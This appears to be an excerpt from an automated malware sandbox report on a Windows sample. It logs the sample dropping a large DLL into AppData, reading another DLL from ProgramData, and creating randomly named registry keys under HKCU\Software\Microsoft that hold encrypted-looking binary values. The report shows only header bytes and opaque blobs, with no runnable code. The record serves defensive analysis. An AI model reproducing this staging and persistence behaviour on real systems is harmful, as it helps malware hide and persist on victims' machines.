C:\Users\user\AppData\Roaming\Ubc\way.dll	unknown	933888	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....Vt1..._..._..._..... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.....	success or wait	1	E9680	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	933888	success or wait	1	DA6C2	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Guowdyvy	success or wait	1	D2290	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\brya	success or wait	1	E3DD7	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\brya	ilyo	binary	42 AC AA 2C 0E 53 59 8A 01 B8 C1 97 AB CE 24 46 76 EC 8A 5F E0 A3 6A B6 4C E2 FD C1 29 68 EC E1 F1 8F 7B CE 03 D0 06 EA 48 AD E1 9E A9 D7 48 30 50 F1 AE 19 BE 35 CE 5B 38 A7 F4 5E 9B 47 C0 62 D0 C6 F4 1E E0 DA 50 70 9C 6C C7 0D D7 34 B0 25 23 3D 74 D6 AD 06 A7 D5 C4 F5 2E E3 1E 54 2E 03 26 DB 6D 1C 4C FC 60 14 97 95 9F 43 92 54 2F F0 C0 6F 6F 97 CF CB 0A 5D AB EC 89 B5 4A 1E 4E 73 74 C7 0E 6A AF 93 22 6B 56 77 70 16 74 2D 00 0D 17 E8 B8 8D C5 1C 24 67 F2 F6 39 59 4A EC 58 AD C4 4A 98 D0 F1 C8 E3 EE F9 24 AB CA 2F 65 CD 31 10 13 ED 74 15 89 FE F1 DF FF FE DC 86 78 55 35 04 E5 04 5D 9C 8D	success or wait	1	E3E1A	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			E0 BE 78 EC B0 47 D9 A0 29 CC 57 4F E8 E7 81 CC B2 CC 21 86 7A 32 DF 48 30 D9 A1 06 2E 33 C6 1B DF A9 C0 26 C2 DC 85 BC F8 E1 AB 77 2E 7D 2C 55 8B 35 E9 5E 8A 8A 14 B8 54 1B 20 A3 F2 0D 2E 9E 2B 9E EE 8E 3E 93 CC 50 2A 31 E0 52 12 CD C7 3A 9B CE 33 BA A3 2C 0D 27 8D 7D 50 1E 84 38 CA BE 83 D7 DD 2B 2E 14 34 77 86 8D FA EC 88 8C A1 6E 2D E0 EC F5 03 62 68 1B AE FB D4 59 6C 70 57 43 67 9A F2 3D F2 8F 43 7E B5 FD D7 E3 5C C3 4F FC 25 7F 2A D2 AB 8B 9E 9F C2 5F 02 55 FB C3 8D 2A 9D AB 15 CE F1 C5 2A A6 08 5B 92 DF 80 43 6A C0 61 9A 5D 1A 69 3C 71 A0 11 2A 7F F6 97 DC 3E 01 05 9C 37 CF 5C E5 F6 5F 27 48 90 B1 69 9B FA 63 C8 92 7E 81 6D 45 13 B2 4A 3B CD 6E 21 37 5B 49 F4 A4 13 EC 5A 31 4C 72 8E BD E8 64 95 A2 81 55 A5 FD 21 BC 8C DD 00 8E 18 6D AF B3 E8 B5 C3 38 C3 27 EC 99 EC 02 92 AF 2F C1 FB 9A BA ED 00 E3 C1 1F EC 5B 0D 49 F7 7F 27 5D 14 CD 7A DD F6 DA C2 D5 0F 34 57 B0 C4 E7 B5 88 36 B2 B2 DF E5 B4 24 7E 91 87 AD CD 65 12 00 CB 2A 3A 95 DC 2B 08 7B 42 27 95 4D D3 BC 8C 6B 45 C7 9E 17 17 E8 72 74 AF 35 1D 13 7C F4 D8 D7 59 AB 0A 38 23 E7 76 ED 93 0A 77 92 39 0C 69 7A D3 CE 39 6B D9 DE DB E6 30 A4 FA EE 99 3B 3E 64 B0 B0 DC F7 24 40 48 BD D3 20 80 B6 4E C8 18 15 9D 58 97 F8 BC D3 37 73 31 51 41 E0 16 C3 3A C0 F5 B7 95 BE 1D C0 3B 3F 3D 1C C4 67 12 28 88 8C 95 A0 08 BD 1A DD 8E BC 96 DC A7 EE FB 77 E4 13 44 43 AB 7F 12 9C 88 F5 CE 4A F9 B4 42 96 09 BA 16 F0 78 68 A7 04 96 4C 0E A8 E8 03 E9 29 FB AE 4A 75 6B 79 61 E2 7D 01 8A 01 F6 D1 36 16 42 B0 B9 84 87 24 D8 B7 D2 97 CC D7 36 3A CD 2A 61 88 A8 2B 2C 78 6B 1D F0 C5 DA AB 61 72 21 77 95 FC 90 E9 76 CB DA 16 24 A0 8E EA BE 09 FE F7 5A 90 21 29 73 0E 1A 95 59 E1 F8 FF C9 62 3C 0F 14 88 16 58 52 03 27 F9 C5 7B 9D 62 F3 44 1A 2F 37 B2 15 B9 FB 43 F3 55 AE 14 A0 78 E9 B8 C1 6B 4B E5 CE 3A D5 51 C5 CB ED 4A D0 E6 D2 83 9A 22 DD 5D FB 13 89 72 05 9D CD 16 DB 37 11 19 E2 21 BF 72 E9 53 B5 28 B3 9A A9 97 DD 94 37 16 1D 27 FD BD 3D 43 DA 01 FE DF 6C 5F 90 0C 46 1A 0C E4 48 9C 9B 58 64 1F 9B 82 68 D5 3E 5D 8C 01 86 30 96 7D 75 54 16 F0 C6 32 92 AB E6 30 06 6F 55 04 51 13 4A 5E 91 CE 7B FE CD 71 78 49 49 E9 88 20 45 3F 39 20 51 B5 B2 8A AB 57 02 43 11 15 40 70 9C 4A CD 51 59 3B FC E7 61 69 06 91 9C 96 CE 4D 5F E0 C0 3B 1F 41 3F FC 4E 8F 7E 58 25 F3 AE 0C EE 67 9E DE 0C 1D 66 18 7D 5E BF FC C3 6E E4 2C 10 3D 57 9C A3 76 B2 A0 6C 3A CD 00 B4 C2 F5 00 78 5D E4 85 16 44 FE 79 D2 8A 5C 6B 97 8D C1 33 ED 52 79 79 73 4D 9F 90 B9 1E 4B 1E 49 EC 58 E8 F0 CD AE D2 17 7D CD F3 7F 7F 40 65 B6 F2 89 B1 4C 38 C8 BE D1 8B 42 3A 4B 06 C2 C3 80 19 CE 45 A6 5E 36 54 B8 F9 66 13 76 3F 8F ED 6A E3 13 7E 53 98 C3 F7 8A 69 7E 6D 74 0C 5E A5 BA 48 25 1D BF C1 87 C5 66 A5 95 4C F4 BD CD A0 3E 77 DD 94 13 2B 6B 78 25 C4 5C 41 11 28 A1 BA 8F B2 2C DD A6 94 46 5A 47 99 0A DA 53 D9 9B 9C 57 3D E0 28 E9 2D CD D3 73 60 7B 9C 42 BC 5A 94 64 B3 57 35 98 30 17 19 2E 25 AB 39 62 EE 2F 8F F3 85 FB 77 97 5D FA 0A 27 94 5E AA 24 56 A8 7A 86 8B CD 40 87 2F AC A3 47 43 18 63 2C 52 B6 38 AE 4B 7E 0C 17 E4 36 B2 DC 21 B1 51 14 45 16 3E 3E				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			87 C7 E7 A8 A4 D0 E8 3A 37 6A E1 7A A9 E7 2A AA 7C 1F EE 85 74 57 43 8F E6 B7 22 76 63 61 4C 6A 3C 89 21 D5				
HKEY_CURRENT_USER\Software\Microsoft\Guowdyvy	azimboqy	binary	6E 9A DD 27 18 E9 1D E4 E8 94 94 A1 FD 57 2A DC 70 C9 20 05 F3 4D 15 B9 44 D8 97 B3 E2 98 BF DF 98 6C EC 6D 7A 9A 23 5F 97 CA FB 57 7A C3 37 B6 EC 9A 40 A9 E3 A7 56 85 7B E2 E0 A9 E3 25 D3 F5 BB EF 0F F6 29 A1 79 95 93 CB C8 AD 73 98 E0 78 DA 82 A9 44 FF A5 DB A1 5D 57 30 1F 59 8A 5D 1E 4D 9F 22 9E C9 36 1F 50 2D 4B C8 95 47 A4 81 3A CC 95 62 A4 54 1D 50 2C AF 7F 45 08 E8 5C FD F4 B2 48 18 18 3B 7E B1 21 4E 24 65 7D 9E 22 73 DA F9 ED 7F D0 85 09 B4 6B A8 CA A0 09 99 B5 E4 20 B8 1D A9 FD 19 1A 8F 89 26 35 D1 20 E3 54 72 77 89 F0 54 1E 8E E2 A8 29 C8 00 E2 77 C8 4E 04 D0 70 23 AD 80 01 31 85 9C CA 10 41 12 5F 8D C2 4B 58 2B 90	success or wait	1	E3E1A	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Guowdyvy	azimboqy	binary	6E 9A DD 27 18 E9 1D E4 E8 94 94 A1 FD 57 2A DC 70 C9 20 05 F3 4D 15 B9 44 D8 97 B3 E2 98 BF DF 98 6C EC 6D 7A 9A 23 5F 97 CA FB 57 7A C3 37 B6 EC 9A 40 A9 E3 A7 56 85 7B E2 E0 A9 E3 25 D3 F5 BB EF 0F F6 29 A1 79 95 93 CB C8 AD 73 98 E0 78 DA 82 A9 44 FF A5 DB A1 5D 57 30 1F 59 8A 5D 1E 4D 9F 22 9E C9 36 1F 50 2D 4B C8 95 47 A4 81 3A CC 95 62 A4 54 1D 50 2C AF 7F 45 08 E8 5C FD F4 B2 48 18 18 3B 7E B1 21 4E 24 65 7D 9E 22 73 DA F9 ED 7F D0 85 09 B4 6B A8 CA A0 09 99 B5 E4 20 B8 1D A9 FD 19 1A 8F 89 26 35 D1 20 E3 54 72 77 89 F0 54 1E 8E E2 A8 29 C8 00 E2 77 C8 4E 04 D0 70 23 AD 80 01 31 85 9C CA 10 41 12 5F 8D C2 4B 58 2B 90	F6 D9 DE 7D D0 A9 5C 39 64 FC CC B0 3F B5 29 D0 AF 71 13 01 C2 7C 24 88 75 E9 A6 82 D0 AA 8D ED 40 58 FA 43 86 70 F4 BA A8 95 A2 2C BD 06 DD B3 E9 9F 45 AC E6 A2 53 80 7E E7 E5 AC E6 20 D6 F0 BE EA 0A F3 2C A4 7C 90 96 CE CD A8 76 9D E5 7D B5 E7 0F 6F 75 4A EA 1D BD BE 63 C3 84 39 72 3A 4E 0C 89 CB 2A 80 72 3F EB 6D 10 10 65 05 1E 32 66 78 AB DD 81 CA 2F DE F7 FC 30 36 DD 42 FC 6A AB 7E 5F 0A 11 1A A7 48 9D 73 B3 99 56 DD E9 66 95 D6 9E 64 62 86 08 93 AE F7 5A 41 22 0F 8D F2 DA 94 FB 52 30 E7 1D A8 0C 9D BD 1A 86 76 26 4A C8 E2 45 D0 11 70 98 4B 82 91 AF 72 DB D1 39 28 E1 01 B6 DA 60 53 41	success or wait	1	E3E1A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Guowdyvy	azimboqy	binary	F6 D9 DE 7D D0 A9 5C 39 64 FC CC B0 3F B5 29 D0 AF 71 13 01 C2 7C 24 88 75 E9 A6 82 D0 AA 8D ED 40 58 FA 43 86 70 F4 BA A8 95 A2 2C BD 06 DD B3 E9 9F 45 AC E6 A2 53 80 7E E7 E5 AC E6 20 D6 F0 BE EA 0A F3 2C A4 7C 90 96 CE CD A8 76 9D E5 7D B5 E7 0F 6F 75 4A EA 1D BD BE 63 C3 84 39 72 3A 4E 0C 89 CB 2A 80 72 3F EB 6D 10 10 65 05 1E 32 66 78 AB DD 81 CA 2F DE F7 FC 30 36 DD 42 FC 6A AB 7E 5F 0A 11 1A A7 48 9D 73 B3 99 56 DD E9 66 95 D6 9E 64 62 86 08 93 AE F7 5A 41 22 0F 8D F2 DA 94 FB 52 30 E7 1D A8 0C 9D BD 1A 86 76 26 4A C8 E2 45 D0 11 70 98 4B 82 91 AF 72 DB D1 39 28 E1 01 B6 DA 60 53 41	49 59 2E 75 80 5E 16 AF 4C 34 0F D7 9C F6 FF 6A 0C B9 B7 E7 39 87 DF 73 8E 12 5D 79 2A 50 77 17 CE 76 6F AB 65 81 5E BF 82 68 06 4D 17 AD A3 AF F5 83 59 B0 FA BE 4F 9C 62 FB F9 B0 FA 3C CA EC A2 F6 16 EF 30 B8 60 8C 8A D2 D1 B4 6A 81 F9 61 A9 FB 13 73 69 56 F6 01 A1 A2 7F DF 98 25 6E 26 52 10 95 D7 36 D5 D1 E1 68 99 7C 09 E2 9A 58 CC 9E 94 2C 4B F9 9D C8 10 DD D3 58 86 ED B3 8E C2 BA BA 88 BE 42 BB B8 78 F6	success or wait	1	E3E1A	RegSetValueExW

Disassembly

Code Analysis